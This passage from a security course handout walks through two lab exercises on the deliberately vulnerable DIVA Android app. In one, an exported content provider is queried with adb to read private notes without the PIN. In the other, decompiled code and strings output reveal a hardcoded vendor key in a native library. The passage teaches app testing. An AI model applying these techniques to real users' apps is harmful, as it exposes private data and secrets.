    android:name="jakhar.aseem.diva.NotesProvider"
    android:enabled="true"
    android:exported="true"
    android:authorities="jakhar.aseem.diva.provider.notesprovider"/>
```


- Third way is that you can use the strings command as shown below:

```
$ strings diva-beta.apk | grep content:
88content://jakhar.aseem.diva.provider.notesprovider/notes
```

Query data from the content provider using above URI:

Let us now access the notes without opening the application and without using a pin.


```
$ adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovder/notes
```



```
vbox86p:/ # content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes
Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO
```

Mitigation: Some of the mitigation techniques developers should ensure for leaking content providers are ensuring proper permissions, input validation, encryption, and access controls.

Activity 12: Hardcoding Issues – Part 2



Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....


1:14

12. Hardcoding Issues - Part 2


Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Overview:

- At times by mistake or for ease, developers explicitly define a constant value in the source code of an application. If this hardcoded data is a sensitive information (like access tokens, vendor keys, API keys, authentication strings, etc), then by reverse engineering that app a malicious actor can easily get that sensitive information.
- In the previous hardcoding issues (Activity 2), we have seen that the developer actually hardcoded the vendor key inside the java source file.
- This time as well, let us first look for the hardcode string inside the related source files, `Hardcode2Activity.class` and `Divajni.class`, whose screenshot is shown below:



```java
package jakhar.aseem.diva;

import android.content.Context;

public class Hardcode2Activity extends AppCompatActivity {
  private DivaJni djni;

  public void access(View paramView) {
    EditText editText = (EditText)findViewById(2131492990);
    if (this.djni.access(editText.getText().toString()) != 0) {
      Toast.makeText((Context)this, "Access granted! See you on the other side :)", 0).show();
      return;
    }
    Toast.makeText((Context)this, "Access denied! See you in hell :D", 0).show();
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968608);
    this.djni = new DivaJni();
  }
}
```




```java
package jakhar.aseem.diva;

public class DivaJni {
  private static final String soName = "divajni";

  static {
    System.loadLibrary("divajni");
  }

  public native int access(String paramString);

  public native int initiateLaunchSequence(String paramString);
}
```

- We couldn't find the hardcoded vendor key inside the source code; however, the code tells us that the developer is using Java Native Interface (JNI).
- JNI is a programming interface that enables Java code running inside JVM to call or interact with libraries written in C/C++ etc. Similarly, other programming languages can also interact with Java code using JNI.
- It is possible that the hardcoded vendor key is present inside the 3rd party library instead of the Java source code.
- The `access()` method in `Hardcode2Activity.java` seems to access and compare that text to some string, which is not shown in this file.
- If we look inside the `Divajni.java` file, we see the method `System.loadLibrary("divajni")`, that is loading a library with the name of `divajni`.
- Let us look for the library inside the decompiled `diva` directory and use `strings` tool to get the strings from `libdivajni.so` file:

```
$ ls
AndroidManifest.xml classes.dex  classes-dex2jar.jar lib/  META-INF/   res/   resources.arsc
$ ls lib/x86_64
libdivajni.so
$ strings libdivajni.so
strcpy  _end  libc.so      <$!H   olsdfgad;lh   .dotdot       .text  .rodata       ……
```

- Although, now we know the vendor key is **`olsdfgad;lh`**, which we can confirm by entering it inside the app. But let us look for the hardcoded vendor key in the source code of the shared object library (`libdivajni.so`). For this let us download the source code of diva-beta app from GitHub link: https://github.com/payatu/diva-android
- A cropped screenshot of the `divajni.c` file is shown where you can see the vendor key ☺


github.com/payatu/diva-android/blob/master/app/src/main/jni/divajni.c
Files
master
Go to file
.idea
app
src
androidTest/java/jakhar/aseem/...
main
java/jakhar/aseem/diva
jni
Android.mk
Application.mk
Makefile
divajni.c
divajni.h
res
AndroidManifest.xml
test/java/jakhar/aseem/diva
diva-android / app / src / main / jni / divajni.c
Code
Blame
90 lines (80 loc) · 3.02 KB

```c
#include <jni.h>
#include <string.h>
#include "divajni.h"

#define VENDORKEY   "olsdfgad;lh"
#define CODE        ".dotdot"
#define CODESIZEMAX 20
/*
 * Verify the key for access
 *
 * @param  jkey   The key input by user
 *
 * @return 1 if jkey is valid, 0 otherwise. In other words
 @        if the user key matches our key return 1, else return 0.
 */
JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_access(JNIEnv * env, jobject jobj, jstring jkey) {

    const char * key = (*env)->GetStringUTFChars(env, jkey, 0);

    return ((strncmp(VENDORKEY, key, strlen(VENDORKEY)))?0:1);
}

/*
 * Launch the Friggin Nuke!
 *
 * @param jcode [IN] Launch code for the nuke
 *
```

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.